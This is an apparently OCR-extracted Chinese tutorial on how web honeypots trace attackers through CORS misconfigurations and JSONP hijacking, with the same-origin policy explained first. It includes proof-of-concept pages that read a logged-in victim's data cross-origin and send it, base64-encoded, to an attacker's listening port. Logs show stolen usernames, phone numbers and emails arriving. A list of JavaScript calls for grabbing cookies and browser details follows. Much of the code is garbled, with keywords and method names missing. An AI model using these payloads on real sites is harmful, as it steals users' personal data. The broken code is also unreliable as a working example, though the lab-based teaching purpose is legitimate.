一、蜜罐溯源


web蜜罐收集个人信息使用的技术主要有两种，分别是JSP　跨域劫持和XSS。在学习jsonp之前，需要了解浏览器的同源策略

1. 同源策略


同源策略是由Netscape提出的一个著名的安全策略，现在所有支持JavaScript 的浏览器都会使用这个策略，同源策略用于限制从同一个源加载的文档或脚本如何与来自另一个源的资源进行交互。不同源的客户端脚本在没有明确授权的情况下，不能读写对方资源。(DOM、Cookie、第三方插件以及XMLHttpRequest)，其中带src属性的标签不受同源策略的限制

```
<script>, <img>, <link>, <iframe>
```

- 场景1



- 场景2



试想一下假如如果没有同源策略，那么当我们先访问了网银之后，再去访问另一个网站，这个网站中存在恶意代码，就可以直接读取网银的Cookie信息，通过窃取Cookie信息就可以操作用户的网银账户。

如果两个 URL 的 protocol(http或https)、port (如果有指定的话)和 host 都相同的话，则这两个 URL 是同源,有一个不相同就为非同源。

URL	结果	原因
https://www.example.com/dir/other.html	不同源	协议不同，http 与 https
http://en.example.com/dir/other.html	不同源	域名不同
http://www.example.com:81/dir/other.html	不同源	端口不同
http://www.example.com/dir/page2.html	同源	协议、域名、端口都相同
http://www.example.com/dir2/other.html	同源	协议、域名、端口都相同

同源策略测试：

```
req =  ()
req.("GET","https://www.baidu.com")
req.()
```


```
> req = new XMLHttpRequest()
< ▶ XMLHttpRequest {onreadystatechange: null, readyState: 0, timeout: 0, withCredentials: false, upload: XMLHttpRequestUpload, …}
> req.open("GET","https://www.baidu.com")
< undefined
> req.send()
< undefined
✖ Access to XMLHttpRequest at 'https://www.baidu.com/' from origin 'https://www.freebuf.com' has been blocked by CORS policy: No 'Access-Control-Allow-Origin' header is present on the requested resource.
✖ ▶ GET https://www.baidu.com/ net::ERR_FAILED 200 (OK)
```

名称	状态	类型
✖ www.baidu.com	CORS 错误	xhr

如果 www.baidu.com 存在跨域缺陷，同源策略就会被打破。

2. 蜜罐怎么做

蜜罐要做的，就是找到很多网站的跨域漏洞，且这些跨域漏洞能够获取用户的信息，例如qq号、手机号、邮箱、百度ID、微博ID、google ID、搜狗ID、360 ID、联想ID、金山ID 等（注意：任何时候公开厂商漏洞均为违法行为，所以开源的蜜罐没有这个功能），如果踩到蜜罐的黑客使用的浏览器中已经登录了这些网站，就会被获取到敏感信息，从而被溯源。



3. 跨域隐患

(1) CORS

> 使用靶场：DoraBox

CORS是一个W3C标准，允许浏览器向跨域服务器发出XMLHttpRequest请求

```
<html>

    <title>CORS TEST</title>


    <div id='output'></div>
    <script type="text/javascript">
            var req =  ();
            req.onload = reqListener;
            req.('get','有CORS',true);
            //req.setRequestHeader("Content-Type","application/x-www-form-urlencoded;");
            req.withCredentials = true;
            req.();
             reqListener() {
                 + window.btoa(unescape(encod
eURIComponent(JSON.(req.responseText))))  要接收敏感信息的攻击机监听端口
            };
    </script>
```

```
└─# python3 -m http.server 10002
Serving HTTP on 0.0.0.0 port 10002 (http://0.0.0.0:10002/) ...
192.168.80.128 - - [17/Oct/2023 22:10:38] "GET / HTTP/1.1" 200 -
192.168.80.128 - - [17/Oct/2023 22:10:38] code 404, message File not found
192.168.80.128 - - [17/Oct/2023 22:10:38] "GET /favicon.ico HTTP/1.1" 404 -
192.168.80.128 - - [17/Oct/2023 22:10:40] "GET /hp_cors.html HTTP/1.1" 200 -
192.168.80.128 - - [17/Oct/2023 22:10:40] code 404, message File not found
192.168.80.128 - - [17/Oct/2023 22:10:40] "GET /IntcInVzZXJuYW1lXCI6XCJWdWxrZXlfQ2hlblwiLFwibW9iaWxlcGhvbmVcIjpcIjEzMTg4ODg4ODg4XCIsXCJlbWFpbFwiOlwiYWRtaW5AZ2gwc3QuY25cIixcImFkZHJlc3NcIjpcIlxcdTRlMmRcXHU1MzRlXFx1NGViYVxcdTZjMTFcXHU1MTcxXFx1NTQ4Y1xcdTU2ZmRcIixcInNleFwiOlwiQ29vbCBNYW5cIn0i HTTP/1.1" 404 -
```

(2) JSONP

JSP 是JS with padding（填充式JS 或参数式JS ），是一种为了跨域获取资源而产生的一种技术手段。这是一种非官方的协议。

JSONP实现跨域的原理

同源策略限制了不同源的站点通过ajax获取信息，但是web页面调用js文件则不受跨域的影响并且凡是拥有src属性的标签都可以跨域请求，如script,img等标签。JSP 正是利用这种原理去实现了跨域请求。

JSONP劫持

从JSP 的原理中可以看出这种方式实现了数据的跨域访问，如果网站B对网站A的JSP 请求没有进行安全检查直接返回数据，则网站B 便存在JSP 漏洞，网站A 利用JSP 漏洞能够获取用户在网站B上的数据。

这种漏洞与CSRF非常相似，只不过CSRF只是发送数据去达到一定的目的，而JSP 劫持是为了获取返回的敏感数据。

```
// jsonp 演示页面

<html lang="en">

<meta charset="UTF-8">
<title>JSONP EXP跨域测试</title>


<script>
 test(json){
  + JSON.(json) 攻击机准备接收的地址
和端口
//alert(JSON.stringify(json))
}
</script>
<script src="有jsonpurl callback=test"></script>
```

```
└─# python3 -m http.server 10002
Serving HTTP on 0.0.0.0 port 10002 (http://0.0.0.0:10002/) ...
192.168.80.128 - - [17/Oct/2023 23:14:01] "GET /hp_jsonp.html HTTP/1.1" 200 -
192.168.80.128 - - [17/Oct/2023 23:14:01] code 404, message File not found
192.168.80.128 - - [17/Oct/2023 23:14:01] "GET /%7B%22username%22:%22Vulkey_Chen%22,%22mobilephone%22:%2
13188888888%22,%22email%22:%22admin@gh0st.cn%22,%22address%22:%22%E4%B8%AD%E5%8D%8E%E4%BA%BA%E6%B0%91%E
5%85%B1%E5%92%8C%E5%9B%BD%22,%22sex%22:%22Cool%20Man%22%7D HTTP/1.1" 404 -
```

4. JS获取敏感信息

```
获取当前访问页面的cookie信息
document.cookie

获取当前访问的url
window.location.href

获取当前访问的路径
window.location.pathname

加载新的页面
window.location.assign("http://xxxx"
```

```
// navigator 对象 (蜜罐)
txt = "<p>浏览器代号: " + navigator.appCodeName + "</p>";
txt+= "<p>浏览器名称: " + navigator.appName + "</p>";
txt+= "<p>浏览器版本: " + navigator.appVersion + "</p>";
txt+= "<p>启用Cookies: " + navigator.cookieEnabled + "</p>";
txt+= "<p>硬件平台: " + navigator.platform + "</p>";
txt+= "<p>用户代理: " + navigator.userAgent + "</p>";
txt+= "<p>用户代理语言: " + navigator.language + "</p>";

弹窗
alert("hello"

确认弹窗
confirm("xxx"

输入框
prompt("请输入你的名字","Harry Potter"
```